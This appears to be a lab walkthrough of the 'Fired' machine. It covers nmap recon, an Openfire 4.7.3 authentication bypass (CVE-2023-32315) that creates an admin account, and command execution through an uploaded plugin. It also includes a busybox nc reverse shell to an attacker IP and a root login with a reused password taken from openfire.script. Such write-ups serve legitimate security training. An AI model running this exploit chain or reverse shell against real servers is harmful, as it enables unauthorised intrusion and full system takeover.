Fired
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Fired runs Openfire 4.7.3, vulnerable to CVE-2023-32315: a path traversal in the admin console bypasses authentication and lets us create an admin (Openfire auth bypass (CVE-2023-32315)). Once in, we upload the "management tool" plugin, which offers an "Execute command" and gives us a shell asopenfire. The embedded database (openfire.script) stores a password reused as root's (credentials in source/config).
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. SSH and the two Openfire console ports:
ping -c 1 192.168.131.96
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.131.96
PORT STATE SERVICE
22/tcp open ssh
9090/tcp open hadoop-datanode
9091/tcp open ssl/hadoop-tasktrackernmap -p22,9090,9091 -sCV 192.168.131.96 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux)
9090/tcp open hadoop-datanode Apache Hadoop

9091/tcp open ssl/hadoop-tasktracker Apache HadoopThe "Apache Hadoop" labels are a misleading fingerprint: 9090/9091 serve the Openfire admin console (the jive-* headers give it away). The console login itself shows the version: Openfire 4.7.3.
Exploitation
CVE-2023-32315: authentication bypass

Openfire 4.7.x (before 4.7.5) is vulnerable to CVE-2023-32315: a path traversal against the console (/setup/setup-*) reaches restricted pages without a session, and with that you can create an administrator (Openfire auth bypass (CVE-2023-32315)). Searching for the exploit by version turns up K3ysTr0K3R's:
The exploit automates registering a new admin:
python3 CVE-2023-32315.py -u http://192.168.131.96:9090
[+] Target is vulnerable
[+] Successfully added, here are the credentials
[+] Username: hugme
[+] Password: HugmeNOW
RCE via the "management tool" plugin


We log into the console with the created account, hugme/HugmeNOW:

Openfire lets you upload .jar plugins from Plugins → Upload Plugin. We upload the well-known "openfire management tool" plugin:

The plugin adds a Management Tool entry under Server → Server Settings:

The tool asks for its own password (123, the public plugin's default):

Once in, it offers a system command mode with an Execute command field. A whoami confirms RCE as openfire:
Before triggering the shell, we set up Penelope listening on 22:
penelope 22From that field we run commands with the service's privileges; we fire a reverse shell:
busybox nc 192.168.45.204 22 -e bash
(Penelope)> listeners add -p 22
[+] Got reverse shell from openfire~192.168.131.96-Linux-x86_64  Assigned SessionID <1>
[+] Shell upgraded successfully using /bin/python3!
openfire@openfire:/$ whoami
openfire
The plugin's Execute command field fires the busybox nc and Penelope upgrades the connection to a PTY: the shell runs as openfire, the service account.
Local
cat local.txt && whoami && ip a && hostname
9fa5c8ea7c2dcb09312c1d2c9c229b51
openfire
Privilege escalation
Root password in openfire.script
Openfire uses an embedded database in /var/lib/openfire/embedded-db/. The openfire.script file holds the configuration INSERTs, including secrets stored in cleartext. We grep for passwords (credentials in source/config):
cd /var/lib/openfire/embedded-db
cat openfire.script | grep pass
INSERT INTO OFPROPERTY VALUES('mail.smtp.password','OpenFireAtEveryone',0,NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey','EOAJUe2Sqdlfqjk',0,NULL)The SMTP password, OpenFireAtEveryone, is reused as root's password:
su root # OpenFireAtEveryone
openfire@openfire:/var/lib/openfire/embedded-db$ su root
Password:
root@openfire:/var/lib/openfire/embedded-db# whoami
root
The SMTP password was reused as root's password: su root with OpenFireAtEveryone gives us the root account.
Root
